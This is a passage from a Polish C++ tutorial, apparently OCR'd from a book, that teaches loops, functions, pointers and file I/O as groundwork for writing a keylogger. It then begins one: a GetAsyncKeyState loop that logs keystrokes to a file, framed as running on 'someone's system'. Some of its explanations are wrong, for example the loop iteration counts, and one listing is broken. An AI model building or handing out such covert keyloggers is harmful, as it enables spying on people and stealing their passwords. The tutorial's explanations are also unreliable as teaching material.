14        cout << "Enter value for b or enter -1 to exit: ";
15        cin >> b;
16
17        if( a > b )
18        {
19            cout << "A is greater than B";
20        }
21        else if( a == b )
22        {
23            cout << "A is equal to B";
24        }
25        else if( a == -1 || b == -1)
26            break;
27        else
28        {
29            cout << "A is less than B";
```

Można zauważyć, że instrukcja while jest umieszczona tuż przed liniami kodu, w których wymagane jest powtórzenie oceny, włącznie z danymi wprowadzonymi przez użytkownika (instrukcje Cin i Cout). Po chwili zawsze pojawia się nawias, który zawiera takie rzeczy, jak prawda, fałsz, 1 lub 0. Liczbę 1 można zastąpić prawdą, tak jak 0 fałszem. Pętlę można ustawić tak, aby działała w sposób ciągły bez zatrzymywania się lub ustawić liczbę uruchomień przed zatrzymaniem. Jak wiesz, wiersze 12 i 14 to tylko instrukcje, które zostaną wydrukowane, a wiersze 13 i 14 poproszą użytkownika o powtarzalne wprowadzanie wartości (pętla). Od linii 17 do 23 znajduje się instrukcja warunkowa, która ma zostać oceniona. W linii 25 obu zmiennym a i b przypisano wartość -1. Teraz, zakładając, że wszystkie inne warunki zostaną ocenione jako fałszywe, program będzie kontynuował działanie, dopóki warunek w wierszu 25 nie zostanie oceniony jako prawdziwy (a == -1 || b == -1), tj. użytkownik wprowadzi wartość -1, a następnie instrukcja Linia 26 zostanie wykonana, tj. pętla zostanie przerwana i wyciąg z linii 29 zostanie wydrukowany. Jednak sposób, w jaki podeszliśmy do naszej instrukcji warunkowej, aby pętla została zakończona, nie jest tak wydajny. Dzieje się tak, ponieważ jeśli użytkownik wprowadzi wartość -1 dla a zgodnie z wymaganiami wiersza 13, pętla nie zostanie przerwana, ale użytkownik zostanie ponownie poproszony o wprowadzenie zmiennej b. Tylko wtedy, gdy zarówno a, jak i b mają przypisaną wartość -1, pętla zostanie przerwana. Przyjrzyjmy się bardziej wydajnemu sposobowi wykorzystania naszych instrukcji warunkowych i instrukcji break, tak że gdy użytkownik wprowadzi wartość -1 dla jednej z obu zmiennych, pętla zostanie zakończona.

```
7     double c = 10.3, d = 60.234;
8
9
10    while(true)
11    {
12        cout << endl << "Enter value for a or enter -1 to exit: ";
13        cin >> a;
14        if( a == -1 )
15            break;
16
17        cout << endl << "Enter value for b or enter -1 to exit: ";
18        cin >> b;
19        if( b == -1 )
20            break;
```

Jak widać na powyższym rysunku, instrukcja if (która prowadzi do przerwania pętli) i instrukcja break są przenoszone bezpośrednio pod wiersz 13, który prosi użytkownika o wprowadzenie danych, tak że po wprowadzeniu przez użytkownika wartości -1 pętla zostanie przerwana, a instrukcja else zostanie wydrukowana. W sytuacji, gdy wprowadzona zostanie wartość inna niż -1, wydrukowana zostanie instrukcja w wierszu 12, po czym wiersz 13 poprosi użytkownika o wprowadzenie zmiennej b. Ponownie, jeśli dla zmiennej b zostanie wprowadzona wartość inna niż -1, pozostałe instrukcje warunkowe poniżej zostaną ocenione i wydrukowany zostanie odpowiedni wynik:

```
if( a > b )
{
    cout << "A is greater than B";
}
else if( a == b )
{
    cout << "A is equal to B";
}
else
{
    cout << "A is less than B";
}

return 0;
```

Co więcej, ważne jest, abyś wiedział, że wiedza o tym, jak rozmieścić wiersze kodu, aby generowały określony wynik, nie jest utkana wokół C++. Wymaga to tylko podstawowej logiki. Wszystko, co musisz wiedzieć, to różne stwierdzenia, do czego są używane i jak można je wykorzystać. Sposób ich ułożenia w celu pełnienia określonej funkcji może być w całości Twoim pomysłem. Następnie wykonamy pętlę For. Zanim jednak przejdziemy do tego, zobaczmy, jak działają przyrosty.

```
7     double c = 10.3, d = 60.234;
8
9     int i = 0;
10    while( i <= 3 )
11    {
12        cout << endl << "Enter value for a or enter -1 to exit: ";
13        cin >> a;
14        if( a == -1 )
15            break;
16
17        cout << endl << "Enter value for b or enter -1 to exit: ";
18        cin >> b;
19        if( b == -1 )
20            break;
21
22        if( a > b )
23        {
24            cout << "A is greater than B " << i;
25        }
26        else if( a == b )
27        {
```

Wszystko z naszego poprzedniego programu do tej pory pozostaje takie samo, jednak w wierszu 9 znajduje się zmienna i, która jest inicjowana, tj. ustawiana na 0. Ta zmienna i jest tworzona, aby można było jej użyć w pętli while do ustawienia liczby wystąpień program w pętli zostanie uruchomiony przed zakończeniem. While(i <= 3) w linii 10 to warunek, który nakazuje programowi kontynuowanie działania, dopóki wartość i jest mniejsza niż 3, ale zatrzymanie się, gdy i osiągnie 3, tj. program wykona trzy razy.

```
16
17        cout << endl << "Enter value for b or enter -1 to exit: ";
18        cin >> b;
19        if( b == -1 )
20            break;
21
22        if( a > b )
23        {
24            cout << "A is greater than B " << i;
25        }
26        else if( a == b )
27        {
28            cout << "A is equal to B " << i;
29        }
30        else
31        {
32            cout << "A is less than B " << i;
33        }
34
35        i++;
36    }
```

W wierszu 35 instrukcja i++ jest instrukcją inkrementacji, która po prostu sugeruje, że wartość 1 powinna być dodawana do i za każdym razem, gdy pętla jest zakończona. Można to również zapisać jako: i = i + 1, jednak i++ jest krótkie i jest tym, czego używa większość ludzi. << i zostało dodane na końcu każdej instrukcji warunkowej, więc liczba zakończonych cykli będzie wyświetlana po każdej pętli.

PĘTLA FOR

Pętla For wykonuje w zasadzie tę samą funkcję, co pętla While. Są one podobne w tym sensie, że oba sprawiają, że program jest wykonywany w iteracjach. Jednak różnica między nimi polega na sposobie ich wykorzystania w programie.

```
5  {
6      int a, b;
7      double c = 10.3, d = 60.234;
8
9      for( int i=0; i<3; i++)
10     {
11
12         cout << endl << "Enter value for a or enter -1 to exit: ";
13         cin >> a;
14         if( a == -1 )
15             break;
16
17         cout << endl << "Enter value for b or enter -1 to exit: ";
18         cin >> b;
19         if( b == -1 )
20             break;
21
22         if( a > b )
23         {
24             cout << "A is greater than B " << i;
25         }
```


Na powyższym rysunku widać, jak zapisana jest pętla for. for(int i = 0; ja < 3; i++) oznacza po prostu, że zmienna i jest przypisana do przechowywania danych typu zmienna i jest inicjowana na zero. ja < 3; i++ instruuje program, aby działał w sposób ciągły (zliczając liczbę ukończonych pętli), dopóki i nie będzie o 1 mniejsze niż 3, tj. program wykona się tylko dwa razy. Warto również zauważyć, że ponieważ przyrost jest dokonywany w nawiasach po pętli for, przyrost będzie działał tylko dla programu w tym bloku (linie od 10 do 25).

WYKORZYSTANIE OPERATORÓW MATEMATYCZNYCH

Jak wspomniano wcześniej, operatory matematyczne w świecie C++ nie różnią się od tych w świecie rzeczywistym. Zobaczmy, jak można wykorzystać te operatory, zwłaszcza w przypadku innych typów danych, takich jak float i double, ponieważ do tej pory bawiliśmy się tylko liczbami całkowitymi. Zobaczymy również, dlaczego niektóre typy danych nie mogą zawierać pewnych wartości, dziesiętnych lub całkowitych.

```
1  #include <iostream>
2  using namespace std;
3
4  int main()
5  {
6      int a = 5, b = 2;
7      double c = 10.3, d = 60.234;
8      float e = 0.23233;
9
10     cout << "A=5 divded by B=2 :: " << a/b;
11
12     return 0;
13 }
14
15
16 int / int 10.2525425
```

W liniach 6, 7 i 8 powyższego programu wartości są przypisywane do zmiennych typu: int, double i float. Te przypisane wartości pasują do typów zmiennych. Prosta operacja dzielenia jest wykonywana na wierszu 10, czyli a/b. po uruchomieniu programu jako odpowiedź drukowana jest wartość 2. Możesz zacząć się zastanawiać, czy cała matematyka na świecie jest błędna, ponieważ Pan Komputer nigdy nie popełnia błędów. Jednak zrobiłeś to dobrze, a Mr. Computer mylił się tym razem! Odpowiedź została oceniona na 2, ponieważ zmienne a i b są typu całkowitego, a liczby całkowite nie mogą przechowywać wartości dziesiętnych, więc drukuje tylko całą część.



```
1  #include <iostream>
2  using namespace std;
3
4  int main()
5  {
6      int a = 5, b = 2;
7      double c = 10.3, d = 60.234;
8      float e = 0.23233;
9
10     cout << c/d;
11
12     return 0;
13 }
14
15
16
```

Gdyby zmienne a i b były typu float lub double, wynik zostałby wydrukowany w całości, tj. zarówno część całkowita, jak i część dziesiętna, jak pokazano na poniższym rysunku. W powyższym programie w linii 10 operacja dzielenia podobna do poprzedniej przeprowadzany jest jeden. Jednak w tej konkretnej operacji wartościom przypisano zmienną typu double (c = 10,3, d = 60,234). Można zauważyć, że po uruchomieniu programu wydrukowana odpowiedź to 0,171. Odpowiedź pochodzi z jej części dziesiętnej ze względu na przypisany typ zmiennej (double). Do tej pory zajmowaliśmy się podstawami C++ i oczekujemy, że jesteś już w stanie napisać prosty program, na przykład program „Hello world”. Jeśli jednak nadal nie rozumiesz lub nie rozumiesz pewnych rzeczy, nie panikuj, ponieważ w miarę postępów w kodowaniu na pewno się dogadacie.

FUNKCJE: Funkcje to grupy kodów zebrane razem w jedną całość w celu wykonywania określonej funkcji. Funkcje, o których tutaj mówimy, są podobne do normalnej funkcji main, którą zwykle piszemy na początku naszego kodu, jednak podlegają one funkcji main. Możemy również tworzyć funkcje poza main, a później wywoływać je w main. Potrzebujemy funkcji, ponieważ musimy pogrupować pewne bloki lub rodziny zaprojektowane do wykonywania określonych funkcji. Załóżmy na przykład, że potrzebujemy funkcji do dodawania, odejmowania i dzielenia zestawu liczb, pisanie kodów do wykonania tej operacji arytmetycznej osobno będzie naprawdę trudne. Jednak funkcja zdolna do wykonania wymaganej operacji arytmetycznej może być napisana i wywołana w ramach funkcji main za każdym razem, gdy jest to wymagane.

```
1  #include <iostream>
2  using namespace std;
3
4
5  double Sum(double a, double b);
6
7
8  int main()
9  {
10     cout << "The sum of 3 and 5 is: " << Sum(3, 5);
11     return 0;
12 }
13
14 double Sum(double a, double b)
15 {
16     return a+b;
17 }
18
```

```
The sum of 3 and 5 is: 8
```

Przyjrzyjmy się praktycznym przykładom, aby tworzenie i używanie funkcji było o wiele bardziej przejrzyste. Ogólnie rzecz biorąc, w powyższym programie tworzona jest funkcja sum, która powoduje dodanie dwóch zmiennych a i b. Ta funkcja na dłuższą metę ułatwi nam pracę. Na przykład, gdziekolwiek w programie, gdzie wymagana jest podobna operacja matematyczna, wszystko, co należy zrobić, to wywołać funkcję. W linii 5 tworzona jest funkcja sum, która przyjmuje i przetwarza dane wejściowe typu zmienna. W nawiasie funkcja sum ma zadeklarowane dwie zmienne a i b. W linii 8 deklarowana jest również zmienna główna, w której określone są konkretne zadania, które ma wykonać funkcja. „Suma 3 i 5 to: ” napisane w wierszu 10, jak wiesz, to tylko stwierdzenie, które zostanie wydrukowane. Jednak na końcu tej linii wywoływana jest funkcja suma, a zmienne aib są ustawiane odpowiednio na 3 i 5. W linii 14 funkcja, która została utworzona poza funkcją main, jest do niej przenoszona. Na koniec w wierszu 16. zapisana jest operacja matematyczna mająca na celu uzyskanie sumy a i b. Po uruchomieniu programu suma zmiennych a i b (3,5) wyświetla wynik 8. Zrobiwszy to, przeanalizujmy podobny program z kilkoma nowymi rzeczami.

```
6  string Welcome(string x);
7
8  int main()
9  {
10     string x;
11     cout << "The sum of 3 and 5 is: " << Sum(3, 5) << endl;
12     cout << "Enter whatever you would like";
13     getline(cin, x);
14     cout << Welcome(x);
15     return 0;
16 }
17
18 double Sum(double a, double b)
19 {
20     return a+b;
21 }
22
23 string Welcome(string x)
24 {
25     return x;
26 }
```

```
he sum of 3 and 5 is: 8
nter whatever you would likeHi I am here or am I take a wild g
i I am here or am I take a wild guess!
```

Jest tu kilka nowych rzeczy, w zasadzie instrukcja getline w wierszu 13. Na razie weźmy po prostu składnię tego, jak ją postrzegamy, ponieważ ma ona całe tło i sprowadzi nas z naszych torów, jeśli za nią pobiegniemy . W miarę postępów dowiemy się o nim coraz więcej. Istnieje również zmienna łańcuchowa, jak widać w wierszu 22. Typ zmiennej łańcuchowej jest używany do zawierania spacji i wielu, wielu liter. W rzeczywistości większość instrukcji, które do tej pory wydrukowaliśmy w oknie wyświetlacza w tym kursie, może być przechowywana w łańcuchu.

```
12
13      char c = 'a';
14      cout << c;
15      return 0;
```

Jak wiemy, powyższy mały rysunek został napisany w celu wprowadzenia nowego typu zmiennej, którego z pewnością użyjemy później. Typ zmiennej to char. Ten typ zmiennej zawiera znaki, takie jak znak dolara, pojedynczą literę, taką jak ta w wierszu 13 powyżej itp. Zwykle jest używany z pojedynczymi cudzysłowami. Na koniec przejdźmy do wskaźników i plików, po czym zaczniemy pisać nasze kody dla Keyloggera


WSKAŹNIKI I PLIKI

WSKAŹNIKI

```
1  #include <iostream>
2
3
4  using namespace std;
5
6  int main()
7  {
8
9      int num = 10;
10     int *ptr;
11     ptr = &num;
12
13     cout << num << " :: " << ptr;
14
15     return 0;
16 }
```

Zasadniczo wskaźnik nie tylko w C++, ale także w innych językach programowania jest używany do pokazywania lokalizacji pamięci zmiennych. Przeanalizujmy powyższy mały program, aby pomóc nam zrozumieć, w jaki sposób używane są wskaźniki. Kody od linii 1 do 6 służą temu samemu celowi, co zawsze służyły w poprzednich kodach, które napisaliśmy. Zmienna num typu int jest zadeklarowana w linii 9. Ponieważ wskaźnik ujawnia lokalizację pamięci zmiennej, musi istnieć zmienna, której lokalizacja jest zadeklarowana. W linii 10 deklarowany jest wskaźnik. Odbywa się to za pomocą typu zmiennej, takiego samego jak zmienna, której położenie ma zostać ustalone, po której następuje gwiazdka i na koniec nazwa wskaźnika. Wskaźnik może mieć dowolną nazwę, w powyższym programie użyto ptr. Teraz, w linii 9, wskaźnik ma wskazywać zmienną num. Odbywa się to poprzez wpisanie nazwy wskaźnika (ptr) i zrównanie go ze znakiem ampersand (&) i nazwą zmiennej (num) bez spacji pomiędzy nimi. W linii 13 zapisywana jest instrukcja COut na wyjście num (które wcześniej ustawiliśmy na wartość 10) i ptr, które wyświetli miejsce w pamięci num. Jak widać na powyższym rysunku, po uruchomieniu kodu wyświetla wartość zawartą w num (10) wraz z lokalizacją w pamięci zmiennej

(0x28ff18). Zauważmy, że w wierszu 13. gdybyśmy chcieli, aby wskaźnik wyświetlał w konsoli wartość zawartą w zmiennej, moglibyśmy po prostu umieścić gwiazdkę przed ptr, jak pokazano na poniższym rysunku.



PLIKI


Być może zadajemy sobie pytanie, po co nam pliki. Cóż, jeśli będziemy potrzebować Keyloggera, będziemy musieli wiedzieć, jak używać plików, ponieważ jeśli masz Keyloggera w czyimś systemie, będziemy przechowywać naciśnięcia klawiszy użytkownika w plikach. Jeśli użytkownik wpisze ABC, powinien zostać gdzieś zapisany w pliku. Musimy wiedzieć, jak pisać do pliku, używając wyłącznie C++. Jest to bardzo prosty proces, który nie jest w żaden sposób skomplikowany. W rzeczywistości jest bardzo podobny do Cout i Cin. Wszystko, co musimy zrobić, to:

* Wpisz #include <fstream> tuż pod #include<iostream>, abyśmy mogli pisać do pliku.

* Utwórz strumień wyjściowy tak jak w wierszu 8 i nadaj mu nazwę. Strumień wyjściowy jest tworzony po prostu przez napisanie strumienia i dodanie do niego dowolnej wybranej nazwy. W linii 8 nazwa strumienia wyjściowego to write. Pamiętaj, że ścieżki będą musiały zostać określone inaczej, będzie to w twoim folderze projektu. Aby zlokalizować domyślną ścieżkę, kliknij „PC" lub „Mój komputer" w zależności od tego, jak jest w twoim systemie, „Dysk lokalny", a następnie „Użytkownicy". Kliknij nazwę użytkownika, z którego aktualnie korzystasz.

* Znajdź „Przestrzeń robocza" i kliknij na nią. W obszarze „Workspace" poszukaj nazwy projektu C++ i kliknij ją. Jeśli nazwałeś swój projekt - Keylogger, powinieneś szukać Keyloggera.

* Zapisane naciśnięcia klawiszy będą domyślnie w Keyloggerze. Przejdźmy dalej i określmy ścieżki plików dla dokładnej lokalizacji, do której chcemy wysłać uzyskane naciśnięcia klawiszy.



W nawiasie przed instrukcją twórcy pliku w wierszu 8 podaj żądaną ścieżkę. W powyższym programie C:\Users\Creator\OUR_FILE to wybrana ścieżka, w której zapisane naciśnięcia klawiszy będą podążać

do OUR_FILE (nazwa pliku), gdzie będą przechowywane. Po wykonaniu tej czynności tworzona jest nazwa pliku i określona jest ścieżka do niego.

ZAPISYWANIE DO SWOICH PLIKÓW

Innymi słowy, aby zapisać do swojego pliku lub innymi słowy wysłać dane wejściowe do utworzonego pliku, w wierszu o numerze umieść nazwę swojego pliku (w programie powyżej: napisz) w ten sam sposób, w jaki drukujesz instrukcje z Cout, tj.


write << „……”

```
int main()
{
    ofstream write("C:\\Users\\Creator\\OUR_FILE.txt");

    write << "Windows is awesome I like working in it, I like all the freedom that I have in it as "
          "opposed to Linux";

    return 0;
}
```

Teraz, z części programu pokazanej na powyższym rysunku, spójrz na stwierdzenie:

“Windows is awesome I like working in it, I like all the freedom I have in it as” “opposed to Linux”

Zwróć uwagę, jak używany jest cudzysłów; nie ma to znaczenia dla komputer, ponieważ wszystko będzie wyświetlane w jednym wierszu, chyba że zostanie użyta sekwencja specjalna, taka jak: \n lub endL. Na powyższym rysunku program został skompilowany i ustawiony do działania, jednak instrukcja w cudzysłowach nie jest wyświetlana w oknie wyświetlacza. Jest to normalne, ponieważ nie poinstruowaliśmy programu, aby wyświetlał dane wejściowe, ale wysyłał je do OUR_FILE. Przejdźmy dalej i potwierdźmy, czy nasze oświadczenie zostało zapisane w utworzonym przez nas pliku.



Eureka!!! W pliku, który utworzyliśmy za pośrednictwem ustawionej przez nas ścieżki, znajduje się nasze oświadczenie. Dobrze zrobione. Teraz dobrą praktyką jest zawsze zamykanie pliku na końcu jego kodów. To łatwa praca i mamy do tego wbudowaną funkcję, polega ona po prostu na przepisaniu naszej wyjściowej nazwy strumienia plików (w linii 8: zapis) z zamknięciem kropki, a następnie nawiasem ze średnikiem, jak pokazano na poniższym rysunku. To skutecznie zamknie plik, nawet jeśli go nie widzimy.


```cpp
#include <iostream>
#include <fstream>

using namespace std;

int main()
{
    ofstream write("C:\\Users\\Creator\\OUR_FILE.txt");

    write << "Windows is awesome I like working in it, I like all the freedom that I have in it as "
          "opposed to Linux";

    write.close();

    return
}
```

ODCZYT Z PLIKU

Przejdziemy przez podstawowy proces wczytywania danych wejściowych z pliku, jednak później będziemy musieli połączyć to z pętlami, aby umożliwić nam osiągnięcie większej funkcjonalności. Na razie omówimy, jak czytać poszczególne znaki z pliku. Poniżej znajduje się rysunek, który pokazuje program z tym wykonanym, pozwól nam go ocenić.

```cpp
#include <iostream>
#include <fstream>

using namespace std;

int main()
{

    ifstream read("C:\\Users\\Creator\\OUR_FILE.txt");

    string x;

    read >> x;

    cout << x;

    return 0;
}
```

Po pierwsze, ponieważ potrzebujemy zmiennej do jej przechowywania, w wierszu 11 tworzona jest zmienna x typu string. W wierszu 13 instrukcja brzmi >> x; wczyta pierwsze słowo do x, tj. dotrze tylko do momentu, gdy pojawi się pierwsza spacja. A w wierszu 15. Cout x instruuje program, aby w konsoli wypisał zmienną x. Po uruchomieniu programu wyświetla się „Windows”, czyli pierwsze słowo zestawienia przesłanego do naszego pliku (OUR_FILE.txt).



Więcej wyjaśnień znajduje się na powyższym rysunku. W miarę postępów zobaczymy, jak możemy przeczytać całe stwierdzenie lub dane wejściowe niezależnie od ich długości, niezależnie od odstępów między każdym słowem i tak dalej i tak dalej. Nie jest to skomplikowane, ponieważ wystarczy stworzyć pętlę i wiedzieć, jak ją obsłużyć. Zrobimy to zdecydowanie, ponieważ musimy opanować pisanie do pliku, a także odczytywanie z niego. W końcu przeszliśmy przez podstawy C++ i możemy teraz zacząć budować nasz Keylogger. Zaczniemy od najprostszego, prymitywnego Keyloggera, jaki możemy położyć, abyśmy mogli dobrze ustawić nogi, a następnie przejść do bardziej wyrafinowanych.

PODSTAWOWY KEYLOGGER


Pierwszą rzeczą, której będziemy potrzebować dla Keyloggera, będą pliki nagłówkowe #include <windows.h> i #include <Winuser.h>, ponieważ będziemy potrzebować niektórych funkcji, dla których są one wymagane. Budowanie pętli w pętlach (pętle zagnieżdżone) jest ważne, ponieważ Keylogger będzie miał ich bardzo dużo. Poniższy program pokazuje, jak pętla jest budowana w innej pętli i uruchamiana w nieskończoność.

```
3  #include <Winuser.h>
4
5  using namespace std;
6
7
8  int main()
9  {
10
11      char c;
12
13      for( int i=0; i<3 ; i++ )
14      {
15          for( int j=0; j<3; j++)
16          {
17              cout << "I am SECOND :" << j << endl;
18          }
19
20          cout << "I am FIRST :" << i << endl;
21      }
```

W linii 11 tworzona jest zmienna typu char, a w linii 13 pierwsza pętla (początek pętli for). W nawiasach tej pętli ustawiane są warunki rządzące działaniem bloku programu. Zmienna i typu int jest tworzona i inicjowana na 0. Pętla jest ustawiona na kontynuowanie działania, dopóki i jest mniejsze niż 3, tj. i wykona się dwa razy. I++ zlicza i zapisuje liczbę cykli, które program wykonał i zatrzymuje go, gdy spełni warunek i < 3. Początek i koniec lub początek i koniec tej pętli jest określony przez nawiasy klamrowe rozciągające się od wiersza 14 do wiersza 21 .


Uwaga: Nawiasy klamrowe służą do oznaczania początku i końca funkcji.

Innymi słowy, rozpocznie się pętla for w linii 13, a po jej rozpoczęciu rozpocznie się ocena warunków określonych w niej. Jeśli ma wartość true, tj. jeśli i jest mniejsze niż 3, uruchomi wszystkie kody znajdujące się w nawiasach klamrowych pętli for.



```
13    for( int i=0; i<3 ; i++ )
14    {
15        for( int j=0; j<3; j++)
16        {
17            cout << "I am SECOND :" << j << endl;
18        }
19
20        cout << "I am FIRST :" << i << endl;
21    }
```

W liniach 15 i 18 mamy kolejną pętlę for zagnieżdżoną pod pierwszą. Program ocenia kody w wierszu 15 i tak długo, jak wynik jest prawdziwy, będzie drukował instrukcję w wierszu 17, aż stanie się fałszywy - gdy j stanie się większe lub równe 3 - zatrzyma się, wyjdzie z drugiej pętli i wejdź ponownie w pierwszą pętlę, a następnie ponownie wydrukuje instrukcję w wierszu 20. Jeśli pierwszy warunek ponownie okaże się prawdziwy, druga pętla wykona się ponownie i tak dalej 3 razy (0 – 2 = 0, 1, 2 razy). Przestudiuj poniższy program, zwracając uwagę na jego wyniki.



```
1  #include <iostream>
2  #include <windows.h>
3  #include <Winuser.h>
4
5  using namespace std;
6
7
8  int main()
9  {
10
11     char c;
12
13     for( int i=0; i<3 ; i++ )
14     {
15         for( int j=0; j<3; j++)
16         {
17             cout << "I am SECOND :" << j << endl;
18         }
19
20         cout << "I am FIRST :" << i << endl;
21     }
```

```
am FIRST :0
am SECOND :0
am SECOND :1
am SECOND :2
am FIRST :1
```

```
I am SECOND :2
I am FIRST :1
I am SECOND :0
I am SECOND :1
I am SECOND :2
```

Teraz, gdy już wiesz, jak działają zagnieżdżone struktury, przejdźmy od razu do ich zastosowania w Keyloggerze.


```
1  #include <iostream>
2  #include <windows.h>
3  #include <Winuser.h>
4
5  using namespace std;
6
7
8  int main()
9  {
10     char c;
11
12     for(;;)
13     {
14         for( c=8; c<=222; c++)
15         {
16             if(GetAsyncKeyState(c) == -32767)
17             {
18                 ofstream write ("Record.txt", ios::app);
19                 write << c;
20             }
21         }
```

Z powyższego rysunku wiersz 12 zawiera pętlę for. Dwa średniki w nawiasach oznaczają, że pętla jest nieskończona, tj. ma działać w sposób ciągły bez przerwy. W linii 14 znajduje się zagnieżdżona pętla, której warunki określają zakres znaków, które program będzie mógł odczytać. Ten zakres znaków jest uzyskiwany z kodów ASCII. Tabeli ASCII nie trzeba nosić w głowie, można po prostu odnieść się do niej z Internetu. Każda liczba reprezentuje liczbę znaków. W naszym programie Keylogger wiersz 14 zawiera znaki w zakresie od 8 do 222 z tablicy ASCII. Oświadczenie w wierszu 16 jest dla nas oświadczeniem nowym, jednak nie jest to nic skomplikowanego. Nazywa się to funkcją przerwania systemowego. Po prostu obserwuje, czy użytkownik komputera wpisze coś na swojej klawiaturze. Biorąc pod uwagę fakt, że jest używany z instrukcją if, mówi: czy użytkownik nacisnął już 